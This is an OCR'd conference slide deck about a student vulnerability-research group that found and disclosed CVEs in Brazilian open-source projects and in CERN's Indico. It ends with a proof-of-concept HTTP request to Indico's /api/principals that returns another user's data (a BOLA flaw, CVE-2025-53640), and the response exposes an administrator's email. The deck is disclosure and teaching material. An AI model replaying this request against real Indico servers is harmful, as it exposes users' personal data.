From Noobz to Vulnerability Researchers

The Journey of the CVE-Hunters

Natan Morette | NoobVillage

>$ Whoami

[+] Natan Morette - nmmorette.github.io
[+] Senior Information Security Analyst
[+] Offensive Security Instructor
[+] Working with Tech since I was 15
[+] Certifications – **Just an alphabet soup**...
[+] Published **28** CVEs because of CVE-Hunters
[+] Interested in:
- 🎮 Video Games
- 🏄 Surfing
- 📚 Sci-fi Books

>$ AGENDA

1 The Problem

2 CVE-Hunters Project

3 Wave 1 and Results

4 Wave-2

5 Lessons

6 CVE-Hunters Shenanigans

7 Numbers

8 How to Start

9 CVE-Hunters Tips

10 Conclusion


>$ The Problem

Context

During my classes, many students asked me how to gain **real-world experience.**
My advice was always:

- Participate in CTFs
- Study for Certifications

Certifications are Expensive and we have the CTF mindset problem!



The Industry Demands Experience

Despite all the studying, most job opportunities — even for junior roles — require **some experience**. And breaking into your **first cybersecurity job** can be really hard.

❓Maybe some of you in the audience have the same **questions and concerns...**❓

>$ CVE-Hunters Project

We got tired of waiting for opportunities — so we created our own.

The Beginning

In November 2024, I decided to bring together some students to research vulnerabilities in open-source projects.
With just **three people**: me and two students, we didn't even know if we'd be able to publish a single CVE — **I hadn't published any myself yet.**

Wave-1

We called that first phase **Wave-1** and focused on a small local **open-source project called Wegia**.
We didn't have a clear roadmap — just curiosity, motivation, and the will to learn together.

The Process

My idea was: as the most experienced member of the group, I would find some vulnerabilities, publish a few CVEs, and then pass on the methodology to the students so they could later share it with others.

>$ Wave 1 – Wegia Project

A project with real impact — for real people.

Why this Project?

https://github.com/LabRedesCefetRJ/WeGIA

Wegia is an open-source platform used by **social programs and NGOs** in Brazil.
It gave us the perfect opportunity to **learn offensive security** while **giving back to the community**.

Real use

Actively used by **orphanages, nursing homes**, and **pet adoption centers** — places that serve those who need protection the most.


"We weren't just looking for bugs — we were looking for a way to contribute. Helping protect the systems that care for others felt like the right place to start."


>$ Wave 1 - Results

Direct Results


48 CVEs published.
34 – Cross Site Scripting
8 – SQL Injection
2 – Broken Access Control
1 – Remote Code Execution
1 – Open Redirect
1 - Denial of Service
1 – CSRF in sensitive action

29 came from one student: Elisangela Mendonça





(a) Vulnerabilities



(b) Severity

Indirect Results

The first two students landed their first jobs in cybersecurity — one as an intern and the other as a junior analyst.
The WeGia developers reached out to thank us for our support, and we've begun collaborating more closely with them.
Other researchers outside our group have also started contributing to the project.

>$ Wave 2

https://ieducar.org

More Students

10 new students

New Projects

Start identifying new projects that align with our group's mission — not just random ones.

We found Portabilis just by Googling Brazilian open-source software.

They offer open-source softwares focused on educational management.

>$ Portabilis - Numbers

Who use?

Several city halls and public schools across Brazil.

Brazilian Airforce

CVE-Hunters Direct Results

42 vulnerabilities in i-Educar.
19 vulnerabilities in i-Diário.
8 Published CVEs
53 in disclousure process

This time, we were proactive and reached out to Portabilis — they were very receptive to our project and open to close collaboration.

i-Educar helps various institutions manage their day-to-day operations and save on their business costs. Discover the numbers.

+80
Municipalities using it

+2050
Schools served


+500,000
Students reached

https://ieducar.org


>$ Lessons

Report

- Prioritized projects with Security enabled on GitHub to follow the full disclosure workflow.
- It's a two-way street: we report vulnerabilities, they fix and request CVEs.
- However, some developers are not really open to security colaboration.
- They fix the issue and close the advisory without requesting a CVE. Or leave the advisory open with no CVE request. Even after commit the fix.





Dec 26, 2024.



Most of the projects we're working on now are using VulnDB for reporting.

>$ Wave 3 – Now Running





New Projects
New Students

>$ CVE-Hunters Shenanigans

- Indico Two-for-one vuln special!

- Every student's dream came true

- 2XSS In one Minute

scada-LTS

>$ Quick Survey – API

BOLA

Broken Object Level Authorization

You can **access** someone else's stuff (like their account, data, etc.) — even when you're **not supposed to**, just by tweaking the ID in a request.

API1:2023

BFLA

Broken Function Level Authorization

You can perform **unauthorized** actions by calling functions you **shouldn't** have access to—like deleting other users, promoting yourself to admin, etc.

API5:2023

>$ Indico

Indico is:
- 🗓️ a general-purpose event management tool;
- 🌍 fully web-based;
- 🧩 feature-rich but also extensible through the use of plugins;
- ⚖️ Open-Source Software under the MIT License;
- made at CERN, the place where the web was born!

indico/**indico**

Indico - A feature-rich event management system, made @ CERN, the place where the Web was born.

113 Contributors | 83 Used by | 2k Stars | 480 Forks


Who uses?

European Council for Nuclear Research.

United Nations

European Space Agency

Many academic institutions in the world use Indico.



CLONE ZERO [Executando] - Oracle VirtualBox
Applications Places System
Fri Jun 27, 10:13
Home · Indico
indico-hmg.corp.rnp.br
Públic
Início
Criar evento
Reserva de sala
Meu perfil
Todos os eventos
Digite o seu termo de pesquisa
Criar evento
Navegar
Bem vindo ao Indico. A ferramenta Indico permite gerenciar conferências, workshops e reuniões complexas.
Para começar a navegar, selecione uma categoria abaixo.
Há um evento no futuro. Mostrar
julho de 2025
07 dde jul. peyebap643 peyebap643, "palestra lecture"
junho de 2025
11 dde jun. laraia nome sobrenome laraia, laraiaa nome larariaaaa sobrenome, peyebap643 peyebap643, rafael corvino, "123123123"
06 dde jun. laraia nome sobrenome laraia, laraiaa nome larariaaaa sobrenome, peyebap643 peyebap643, rafael corvino, "palestra Protegido"
06 dde jun. laraia nome sobrenome laraia, laraiaa nome larariaaaa sobrenome, peyebap643 peyebap643, rafael corvino, "palestra Protegido"
06 dde jun. laraia nome sobrenome laraia, laraiaa nome larariaaaa sobrenome, peyebap643 peyebap643, rafael corvino, "palestra Protegido"
06 dde jun. laraia nome sobrenome laraia, laraiaa nome larariaaaa sobrenome, peyebap643 peyebap643, rafael corvino, "palestra Protegido"
06 dde jun. laraia nome sobrenome laraia, laraiaa nome larariaaaa sobrenome, peyebap643 peyebap643, rafael corvino, "palestra Protegido"
Menu
Burp Suite Communit...
Home · Indico — Mozi...
11:13
27/06/2025

>$ Request/Response

Request


Pretty Raw Hex

```
POST /api/principals HTTP/1.1
Host: [redacted]
Cookie [redacted]
aHR0cH[redacted]
aHR0cH[redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0) Gecko/20100101 Firefox/139.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
X-Requested-With: XMLHttpRequest
X-Csrf-Token: 691ab18a-f928-4422-9b19-305fc2110d96
Content-Length: 21
Origin: https://[redacted]
Referer: https://[redacted]
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: keep-alive

{
  "values":[
    "User:1"
  ]
}
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: nginx/1.26.3
Date: Tue, 10 Jun 2025 19:02:32 GMT
Content-Type: application/json
Connection: keep-alive
Vary: Accept-Encoding
X-Indico-URL: /api/principals
Vary: Cookie
Content-Length: 344

{
  "User:1":{
    "affiliation":"Root",
    "affiliation_id":null,
    "affiliation_meta":null,
    "avatar_url":"/user/1/picture-default/MQ.V4G8HTnUj_MahUnFFdb7YplDd4s",
    "detail":"servnac@rnp.br (Root)",
    "email":"servnac@rnp.br",
    "first_name":"admin",
    "identifier":"User:1",
    "invalid":false,
    "last_name":"GTI",
    "name":"admin GTI",
    "title":"none",
    "type":"user",
    "user_id":1
  }
}
```


CLONE ZERO [Executando] - Oracle VirtualBox
Applications Places System
Fri Jun 27, 10:28
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/crv157/Desktop]
#
crv157's Home
Trash
XSStrike
Firefox
Caido
indico.py
Menu
[Burp Suite Communit...
[Home - Indico — Moz...
Parrot Terminal
11:28
27/06/2025

>$ What type of vulnerability is this?


BOLA


A regular user is able to retrieve data on all users within the application, including:

- First Name
- Last Name
- Affiliation
- Email
- Department
- Phone Number

This is an **Information Disclosure** vulnerability, often classified under **Broken Access Control (BOLA)**, as the user is accessing data they should not be authorized to view.


CVE-2025-53640



